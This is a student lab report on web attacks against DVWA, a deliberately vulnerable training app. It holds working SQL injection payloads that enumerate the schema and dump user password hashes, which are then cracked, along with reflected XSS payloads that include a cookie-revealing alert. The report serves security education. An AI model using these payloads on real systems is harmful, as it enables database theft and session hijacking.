PERSONAL REPORT

SePr - SQL Injection, XSS, CSRF, PT

Abstract

Attacks such as SQL injection, XSS, CSRF or PT are considered as one of the major threats nowadays. In this papers we present our findings and attempts when appling these web attack techniques.

Jan-Niklas Schneider, Georgiana Manolache
jan.schneider@student.fontys.nl, g.manolache@student.fontys.nl

Table of Contents

1 SQL Injection

SQL Injection is a code injection technique which allows attackers to manipulate SQL-based databases by injecting additional or false information into SQL queries sent to a remote database. In a successful SQL attack the hacker is able to modify, change, or even delete the databases infrastructure.

1.1 SQL Injection on DVWA

Beginning the SQL injection on DVWA it was tested if a vulnerability exists that can be exploited. Using the common "' OR '1'='1" command the database returned all first and last names of what seems to be a table which contains information about users.

To get further information about the database a faulty statement, ' UNION SELECT NULL, was used to provoke an error message. The statements needs an additional "'" to have proper syntax.

```
Response: You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax
to use near ''' at line 1
```

The website indeed returned an error message which shows that the used database is MySQL. Having this knowledge, we can extract more information with MySQL specific statements.

Initially, it is helpful to query the database version in order to find out which MySQL statements are applicable. Hence, we use the same statement with correct syntax and instead of "NULL" we query for the database version.

Statement: `' UNION SELECT @@version'`

```
Response: The used SELECT statements have a different number of
columns
```

The response shows that we need to add columns until it corresponds with the amount of columns that are being queried of the alleged user table. Fortunately, "' UNION SELECT @@version, NULL'" gave the expected result already.

```
@@version: 5.5.50-0+deb7u2
```

We get some additional knowledge using statement below.

```
' UNION SELECT @@hostname, database()'
```

```
Response: debian7, dvwa
```

To query different tables, we have to find out about the databases infrastructure. On MySQL based databases this information is found in the information schema. Different queries were executed to retrieve different information. Firstly, the schema_name was queried, secondly, the table structure was retrieved.

```
' union select schema_name, schema_name FROM
information_schema.schemata where 1=1--'
```

```
Response:
```

```
ID: ' union select schema_name, schema_name FROM
information_schema.schemata where 1=1--'
First name: information_schema
Surname: information_schema
```

```
ID: ' union select schema_name, schema_name FROM
information_schema.schemata where 1=1--'
First name: dvwa
Surname: dvwa
```

```
ID: ' union select schema_name, schema_name FROM
information_schema.schemata where 1=1--'
First name: mysql
Surname: mysql
```

```
ID: ' union select schema_name, schema_name FROM
information_schema.schemata where 1=1--'
First name: performance_schema
Surname: performance_schema
```

' UNION ALL SELECT column_name , table_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: comment_id
Surname: guestbook
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: comment
Surname: guestbook
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: name
Surname: guestbook
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: user_id
Surname: users
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: first_name
Surname: users
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: last_name
Surname: users
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
```

```
First name: user
Surname: users
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: password
Surname: users
```

```
ID: ' UNION ALL SELECT column_name , table_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema != 'information_schema
First name: avatar
Surname: users
```

With the gathered information we can easily query the tables of the database. Here we query the guestbook for name and comments.

' UNION ALL SELECT name, comment FROM guestbook where 1=1--'

```
ID:  ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'
First name: test
Surname: This is a test comment.
```

```
ID:  ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'
First name: 3
Surname: eqwe
```

```
ID:  ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'
First name: c
Surname: c
```

```
ID:  ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'
First name: aj
Surname:
```

Something more interesting are user's passwords. The query below shows all usernames and passwords.

' UNION ALL SELECT user, password FROM users where 1=1--'

```
ID:  ' UNION ALL SELECT user, password FROM users where 1=1--'
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


```
ID:  ' UNION ALL SELECT user, password FROM users where 1=1--'
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID:  ' UNION ALL SELECT user, password FROM users where 1=1--'
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID:  ' UNION ALL SELECT user, password FROM users where 1=1--'
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID:  ' UNION ALL SELECT user, password FROM users where 1=1--'
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

The passwords seem to be hashed. Using a free online tool (CrackStation.net, 2016) the passwords were decrypted in less than a second. The figure below shows that only the insecure md5 was used without adding salt which requires little effort to decrypt the passwords.



Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

FIGURE 1-1: DECRYPTED PASSWORD

2 Cross Site Scripting (XSS)

An XSS[1] attack involves the injection of some client side code in the existing legitimate code of a web application. The malicious code is executed while the user is interacting with the web application. The user's web browser along with rendering the legitimate code of the web application, renders also the injected code. The user's web browser can be essentially compromised, since the injected code can steal cookies or force the web browser to perform various actions on behalf of the user. (Elias Athanasopoulos, 2010)

2.1 XSS Reflected on DVWA

Initially XSS on DVWA was tested at low security to check if it can be exploited. According to literature, a common command uses `<script> ... <script>` tags in which JavaScript code is encapsulated. The JavaScript code is passed as a string (e.g. `<script>alert('Hello World')</script>` which sends a pop up message).

Using a simple command on *low security* performed accordingly:

```
<script>alert(…)</script>
```

Following commands were tested:


```
<script>alert('Hi')</script>

<script>alert('1')</script>

<script>alert('document.cookie')</script>
```

[1] XSS = Cross Site Scripting

FIGURE 2-1 XSS ON <SCRIPT>ALERT('HI')</SCRIPT>



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script>alert("Hi")</script>

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

FIGURE 2-2 MESSAGE BOX WITH RESULT OF XSS STAEMENT 2.1




192.168.20.4 says:

Hi

Prevent this page from creating additional dialogs.

FIGURE 2-3 XSS ON <SCRIPT>ALERT('1')</SCRIPT>



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script>alert('1')</script>

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

FIGURE 2-4 MESSAGE BOX WITH RESULT OF XSS STAEMENT 2.3




192.168.20.4 says:

1

Prevent this page from creating additional dialogs.

FIGURE 2-5 XSS ON: <SCRIPT>ALERT('DOCUMENT.COOKIE')</SCRIPT>



192.168.20.4/dvwa/vulnerabilities/xss_r/

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script>alert('document.coo

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

FIGURE 2-6 MESSAGE BOX WITH RESULT OF XSS STATEMENT 2.5



192.168.20.4 says:


security=low; PHPSESSID=p0kd3ikqrg5d8j86t1pjjbh9t1

Similar commands were performed on *medium security* level however they did not work as expected. Further research was performed for medium secure level. Following commands were tested:

```
<marquee/onstart=confirm(1)>
```

```
<img src=x onerror="alert('1')"/>
```

FIGURE 2-7 XSS ON <MARQUEE/ONSTART=CONFIRM(1)>



```
192.168.20.4/dvwa/vulnerabilities/xss_r/?name=<marquee%2Fonstart%3Dconfirm%281%29>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello
More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8
```

FIGURE 2-8 RESULT ON STATEMENT 2-7 (CLOSE UP)




```
Hello
More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8
```

FIGURE 2-9 XSS ON <IMG SRC=X ONERROR="ALERT('1')"/>


192.168.20.4/dvwa/vulnerabilities/xss_r/

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<img src=x onerror="alert('


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8


FIGURE 2-10 RESULT ON STATEMENT 2-9


192.168.20.4 says:

1

Prevent this page from creating additional dialogs.

FIGURE 2-11 RESULT ON STATEMENT 2-9


192.168.20.4/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx+onerror%3D"alert%28'1'%29"%2F>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

FIGURE 2-12 RESULT ON STATEMENT 2-9 (CLOSE UP)


What's your name?

